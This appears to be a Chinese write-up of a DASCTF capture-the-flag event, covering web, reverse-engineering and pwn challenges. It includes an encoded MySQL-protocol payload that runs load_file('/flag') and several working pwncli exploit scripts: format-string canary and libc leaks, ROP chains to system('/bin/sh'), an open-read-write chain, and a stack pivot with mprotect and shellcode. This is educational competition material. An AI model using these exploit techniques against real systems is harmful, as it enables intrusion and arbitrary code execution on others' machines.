%30%30%25%30%31%25%32%31%25%30%30%25%30%30%25%30%30%25%30%30%2
5%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30
%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%
30%25%30%30%25%30%30%25%30%30%25%37%32%25%36
%66%25%36%66%25%37%34%25%30%30%25%30%30%25%36%64%25%37%39%25%
37%33%25%37%31%25%36%63%25%35%66%25%36%65%25%36%31%25%37%34%25
%36%39%25%37%36%25%36%35%25%35%66%25%37%30%25%36%31%25%37%33%2
5%37%33%25%37%37%25%36%66%25%37%32%25%36%34%25%30%30%25%36%36
%25%30%33%25%35%66%25%36%66%25%37%33%25%30%35%25%34%63%25%36%
39%25%36%39%25%36%35%25%36%65%25%37%34%25%35%66%25%36%65%25%
36%63%25%36%39%25%36%35%25%36%65%25%37%34%25%35%66%25%36%65%25
36%31%25%36%64%25%36%35%25%30%38%25%36%63%25%36%39%25%36%32%25
%36%64%25%37%39%25%37%33%25%37%31%25%36%63%25%30%34%25%35%66%2
5%37%30%25%36%39%25%36%34%25%30%35%25%33%32%25%33%37%25%33%32
%25%33%35%25%33%35%25%30%66%25%35%66%25%36%33%25%36%63%25%36%
39%25%36%35%25%36%65%25%37%34%25%35%66%25%37%36%25%36%35%25%37
%32%25%37%33%25%36%39%25%36%66%25%36%65%25%30%36%25%33%35%25%
32%65%25%33%37%25%32%65%25%33%32%25%33%32%25%30%39%25%35%66%25
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 20 Apr 2024 07:33:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 353
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.18
Cache-Control: no-cache

<img
src="
AAAAAAAAAAAAEkGBlguQRJUHBJlLwBteXNxbF9uYXRpdmVfcGFzc3dvcmQABwAAAgA
AAAIAAAAQAAABAAAACkAAAAAHAQUEdGVzdAEAAAIBKAAAAwNkZWYAAASbG9h
ZF9maWxlKCcvZmxhZycpAAw/AAAAAH7gAAfAAAuAAAELURBU0NURnswN2Q5NDk3
NS03OTdhLTQzOTMtODM2YS1hZDYzNGMyMDM5Njd9CgcAAAX+AAACAAAA"
alt="图片" width="1430">
```

Base64 解码得到 flag

编码结果 替换内容

```
J\x00\x00\x00
5.7.29\x00\xff\x00\x00\x00
z\x1bD!
("V\x00\xff\xf7\x08\x02\x00\xff\x81\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00I\x
06\x06X.A\x12T\x1c\x12e/
\x00mysql_native_password\x00\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00\x10\x00\
x00\x01\x00\x00\x00
@\x00\x00\x00\x07\x01\x05\x04test\x01\x00\x00\x02\x01
(\x00\x00\x03\x03def\x00\x00\x00\x12load_file('/flag')\x00\xff?
\x00\x00\x00\x00\x01\xfb\x80\x00\x1f\x00\x00.\x00\x00\x04-DASCTF
{07d94975-797a-4393-836a-ad634c203967}
\x07\x00\x00\x05\xfe\x00\x00\x02\x00\x00\x00
```

cool_index：

POST 传{"index":"7+1"}

REVERSE

Prese：

简单替换

```
enc = [0x86, 0x83, 0x91, 0x81, 0x96, 0x84, 0xB9, 0xA5, 0xAD, 0xAD,
       0xA6, 0x9D, 0xB6, 0xAA, 0xA7, 0x9D, 0xB0, 0xA7, 0x9D, 0xAB,
       0xB1, 0x9D, 0xA7, 0xA3, 0xB1, 0xBB, 0xAA, 0xAA, 0xAA, 0xAA,
       0xBF]
tb = []
for i in range(256):
    tb.append((~(len(enc) ^ i)) % 0x100)
for i in enc:
    print(chr(tb.index(i ^ 0x22)), end="")
# DASCTF{good_the_re_is_easyhhhh}
```

ezVM：

claripy 解 key

```
import claripy

key = [claripy.BVS(f"key_{i}", 9) for i in range(10)]
key_cp = key.copy()

s = claripy.Solver()
for i in range(8):
    s.add(key[i] >= 0)
    s.add(key[i] <= 99)

key[8] = 0
key[9] = 0
key[0] += 132
key[8] += key[0]
key[8] += key[1]
s.add(key[8] == 316)
key[9] += key[1]
key[9] += key[2]
key[9] += key[3]
s.add(key[9] == 158)
key[4] *= 22
key[0] += key[4]
```

```
s.add(key[0] == 889)
key[5] -= 11
key[8] = key[5]
key[8] += key[6]
s.add(key[8] == 38)
key[7] += key[6]
s.add(key[7] == 96)
key[9] = key[1]
key[9] += key[2]
key[9] -= key[5]
s.add(key[9] == 111)
key[5] *= 7
key[8] = key[0]
key[8] -= key[6]
key[8] += key[5]
s.add(key[8] == 859)
key[3] += key[4]
s.add(key[3] == 706)

for res in s.batch_eval(key_cp, 1):
    tmp = bytes(res[:8]).hex()
    for i in range(0, len(tmp), 2):
        print(str(int(tmp[i:i+2], 16)).zfill(2), end="")
# 9787254630123759
```

xor 解 flag

```
enc = [0]*44
enc[-8+8] = 13
enc[-8+9] = 8
enc[-8+10] = 26
enc[-8+11] = 10
enc[-8+12] = 29
enc[-8+13] = 15
enc[-8+14] = 50
enc[-8+15] = 120
enc[-8+16] = 42
enc[-8+17] = 123
enc[-8+18] = 42
enc[-8+19] = 123
enc[-8+20] = 124
enc[-8+21] = 125
enc[-8+22] = 113
enc[-8+23] = 100
enc[-8+24] = 122
enc[-8+25] = 44
```

```
enc[-8+26] = 123
enc[-8+27] = 125
enc[-8+28] = 100
enc[-8+29] = 40
enc[-8+30] = 125
enc[-8+31] = 113
enc[-8+32] = 44
enc[-8+33] = 100
enc[-8+34] = 120
enc[-8+35] = 120
enc[-8+36] = 125
enc[-8+37] = 122
enc[-8+38] = 100
enc[-8+39] = 40
enc[-8+40] = 122
enc[-8+41] = 125
enc[-8+42] = 112
enc[-8+43] = 127
enc[-8+44] = 40
enc[-8+45] = 122
enc[-8+46] = 43
enc[-8+47] = 126
enc[-8+48] = 125
enc[-8+49] = 121
enc[-8+50] = 121
enc[-8+51] = 52
for i in enc:
    print(chr(i^0x49),end="")
# DASCTF{1c2c2548-3e24-a48e-1143-a3496a3b7400}
```

Unwind：

inline hook 和 she 实现两次 xtea 和一次 xxtea

```
#include <stdio.h>
#include <stdint.h>

#define DELTA 0x61C88647
#define MX (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum ^ y) + (key[(p & 3) ^ e] ^ z)))

//加密函数
void encrypt(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4])
{
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], sum = 0, delta = 0x61C88647;
    for (i = 0; i < num_rounds; i++)
```

```
    {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        sum -= delta;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    }
    v[0] = v0;
    v[1] = v1;
    printf("sum==0x%x\n", sum);
}

//解密函数
void decrypt(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4])
{
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x61C88647, sum = 0x3fcd1e04;
    for (i = 0; i < num_rounds; i++)
    {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum += delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0;
    v[1] = v1;
    printf("sum==0x%x\n", sum);
}

void btea(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;
    //加密
    if (n > 1)
    {
        rounds = 6 + 52 / n;
        sum = 0;
        z = v[n - 1];
        do
        {
            sum -= DELTA;
            e = (sum >> 2) & 3;
            for (p = 0; p < n - 1; p++)
            {
                y = v[p + 1];
                z = v[p] += MX;
```

```
                }
                y = v[0];
                z = v[n - 1] += MX;
            } while (--rounds);
        }
        //解密
        else if (n < -1)
        {
            n = -n;
            rounds = 6 + 52 / n;
            sum = 0x6a99b4ac;
            y = v[0];
            do
            {
                e = (sum >> 2) & 3;
                for (p = n - 1; p > 0; p--)
                {
                    z = v[p - 1];
                    y = v[p] -= MX;
                }
                z = v[n - 1];
                y = v[0] -= MX;
                sum += DELTA;
            } while (--rounds);
        }
        printf("sum==0x%x\n", sum);
}

//打印数据  hex_or_chr: 1-hex 0-chr
void dump_data(uint32_t *v, int n, bool hex_or_chr)
{
        if (hex_or_chr)
        {
            for (int i = 0; i < n; i++)
            {
                printf("0x%x,", v[i]);
            }
        }
        else
        {
            for (int i = 0; i < n; i++)
            {
                for (int j = 0; j < sizeof(uint32_t) / sizeof(uint8_t); j++)
                {
```

```
                        printf("%c", (v[i] >> (j * 8)) & 0xFF);
                    }
                }
            }
        printf("\n");
        return;
}

int main()
{
    // v 为要加解密的数据
    uint32_t v[] = {0x87aaa7c1, 0x857321b6, 0xe71d28c, 0xcadf39f2, 0x58efca14, 0xd7e7d9d8, 0xf29f5c5d, 0x5f5ed45e};
    // k 为加解密密钥，4 个 32 位无符号整数，密钥长度为 128 位
    uint32_t k[4] = {0x44, 0x41, 0x53, 0x21};

    unsigned int r = 36;

    int n = sizeof(v) / sizeof(uint32_t);

    for (int i = 0; i < n / 2; i++)
    {
        decrypt(r, &v[i * 2], k);
    }

    for (int i = 0; i < n / 2; i++)
    {
        decrypt(r, &v[i * 2], k);
    }

    btea(v, -n, k);

    printf("解密后明文数据：");
    dump_data(v, n, 1);

    printf("解密后明文字符：");
    dump_data(v, n, 0);

    return 0;
}
// DASCTF{Gr3@t!Y0u_have_50lv3d_1T}
```

YunV2:

动态注册的 jni 方法

```
bool __fastcall real_check(JNIEnv *a1, __int64 a2, void *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]


  v3 = (*a1)->GetStringUTFChars(a1, a3, 0LL);
  // 36
  // base37
  v4 = strlen(v3);
  v5 = v4;
  if...
  v6 = (char *)v15 + 1;
  LOBYTE(v15[0]) = 2 * v4;
  if ( v4 )
LABEL_5:
    memcpy(v6, v3, v5);
  v6[v5] = 0;
  if...
  // hill cipher + base64
  sub_21ECC(v8, (__int64)&v12);
  //  先 xor 末尾的 0x7e 解出字符串
  // enc_flag = 'Z21vaGwya2tqZWRubi01czFodWhsOXVhOS1qZms2dWlwZXB4'
  if...
  v10 = s1;
  v9 = strcmp(s1, enc_flag);
  operator delete(v10);
  if ( (v15[0] & 1) != 0 )
LABEL_13:
    operator delete(v16);
```

```
    return v9 == 0;
}
```

sub_21ECC 内部能看到明显的 3x3 矩阵乘法

```
sub_21ECC:
        v81.val[0] = vaddw_s32(
                                vaddw_s32(vaddw_s32(v80.val[0], vmul_s32(v44, v59)), vmul_s32(v45,
v60)),
                                vmul_s32(v46, v61));
        v81.val[1] = vaddw_s32(
                                vaddw_s32(vaddw_s32(v80.val[1], vmul_s32(v47, v59)), vmul_s32(v48,
v60)),
                                vmul_s32(v49, v61));
        v81.val[2] = vaddw_s32(
                                vaddw_s32(vaddw_s32(v80.val[2], vmul_s32(v50, v59)), vmul_s32(v51,
v60)),
                                vmul_s32(v52, v61));
```

套用 hill cipher 板子解出 flag。

```
from sage.all import *
from base64 import b64decode
R = IntegerModRing(37)
m1 = matrix(R, 3, 3, [22, 11, 11, 12, 35, 33, 35, 31, 32])


inv_m1 = m1.inverse()


T = "abcdefghijklmnopqrstuvwxyz1234567890-"
enc_flag = b64decode('Z21vaGwya2tqZWRubi01czFodWhsOXVhOS1qZms2dWlwZXB4').decode()
data = [T.index(enc_flag[i]) for i in range(len(enc_flag))]
print(data)
```

```
s = ''
for k in range(0, len(enc_flag), 9):
    t = matrix(R, 3, 3, data[k: k+9])*inv_m1
    for i in range(3):
        for j in range(3):
            s += T[t[i][j]]
print(s) # 2be9289a-b344-4c4c-90d3-8228d2343870
```

PWN

dynamic_but_static：

普通 orw

```
#!/usr/bin/python3
# -*- encoding: utf-8 -*-

from pwncli import *
context(arch='amd64', os='linux', log_level='debug')
# use script mode
cli_script()

# get use for obj from gift
io: tube = gift['io']
elf: ELF = gift['elf']
libc: ELF = gift['libc']

pop_rdi=0x0000000000401381
bss_addr=0x404060+0x300
leave_ret=0x401482
```

```
payload=b'a'*0x38+p64_ex(pop_rdi)+p64_ex(elf.got['puts'])+p64_ex(elf.plt['puts'])+p64_ex(0x401386)

s(payload)


set_current_libc_base_and_log(recv_current_libc_addr(),libc.symbols['puts'])

CG.set_find_area(find_in_elf=False,find_in_libc=True)

pop_rsi=libc.address+0x000000000002be51

pop_rdx=libc.address+0x00000000000796a2


sleep(0.1)

payload=b'a'*0x30+p64_ex(bss_addr)+p64_ex(pop_rsi)+p64_ex(bss_addr)+p64_ex(pop_rdx)+p64_ex(0x200)+p64_ex(elf.plt['read'])+p64_ex(leave_ret)

s(payload)


sleep(0.1)

payload=b'/flag\x00\x00\x00'+CG.orw_chain(bss_addr,bss_addr+0x100,3,1)

s(payload)


ia()
```

Exception：

泄露 canary/libc/elf 以及栈地址，最后覆盖 main 函数的返回地址

```
#!/usr/bin/python3

# -*- encoding: utf-8 -*-


from pwncli import *

context(arch='amd64', os='linux', log_level='debug')

# use script mode
```

```
cli_script()


# get use for obj from gift

io: tube = gift['io']

elf: ELF = gift['elf']

libc: ELF = gift['libc']


payload=b'%7$p-%9$p-%11$p'

sa(b"please tell me your name",payload)


ru(b'0x')

canary=int(ru(b'-',drop=True),16)

log_address_ex2(canary)


ru(b'0x')

code_base=int(ru(b'-',drop=True),16)-0x1480

log_address_ex2(code_base)


ru(b'0x')

set_current_libc_base_and_log(int(r(12),16),libc.symbols['__libc_start_main']+243)


ru(b'0x')

rbp=int(r(12),16)

log_address_ex2(rbp)


CG.set_find_area(find_in_elf=False,find_in_libc=True)


payload=p64_ex(canary)+b'a'*0x60+p64_ex(canary)+p64_ex(rbp+0x18)+p64_ex(code_base+0x1
408)+p64_ex(CG.pop_rdi_ret()+1)*0x6+p64_ex(CG.pop_rdi_ret())+p64_ex(CG.bin_sh())+p64_ex(li
```

```
bc.symbols['system'])

sa(b"How much do you know about exception?",payload)



ia()
```

Control：

参考：

https://xz.aliyun.com/t/12967?time__1311=mqmhqIx%2BODkKDsD7G30%3D3eAKdDvzTqvpD&alichlgref=https%3A%2F%2Fxz.aliyun.com%2Ft%2F12967#toc-2

只给了 0x10 字节，先将栈迁移到已知位置，再次调用 vul 函数重置一系列寄存器的值后再续写 ROP

```
#!/usr/bin/python3

# -*- encoding: utf-8 -*-



from pwncli import *

context(arch='amd64', os='linux', log_level='debug')

# use script mode

cli_script()



# get use for obj from gift

io: tube = gift['io']

elf: ELF = gift['elf']

#libc: ELF = gift['libc']



gift_addr=0x4D3350

read_addr=0x462170

mprotect_addr=0x462FC0
```

```
pop_rdx=0x0000000000401aff

vul_addr=0x40215C


payload=p64_ex(vul_addr)+p64_ex(read_addr)

sa(b"Gift> ",payload)


payload=b'a'*0x70+p64_ex(gift_addr-0x8)+p64_ex(0x4021FA+1)

sa(b"How much do you know about control?",payload)


pop_rdi=0x0000000000401c72

pop_rsi=0x0000000000405285


payload=b'a'

sa(b"How much do you know about control?",payload)


payload=flat([

        pop_rdi,gift_addr&(~0xfff),

        pop_rsi,0x2000,

        pop_rdx,7,mprotect_addr,

        0x4d33a0

])

sleep(1)

payload+=asm(shellcraft.sh())

s(b'a'*0x80+payload)


ia()
```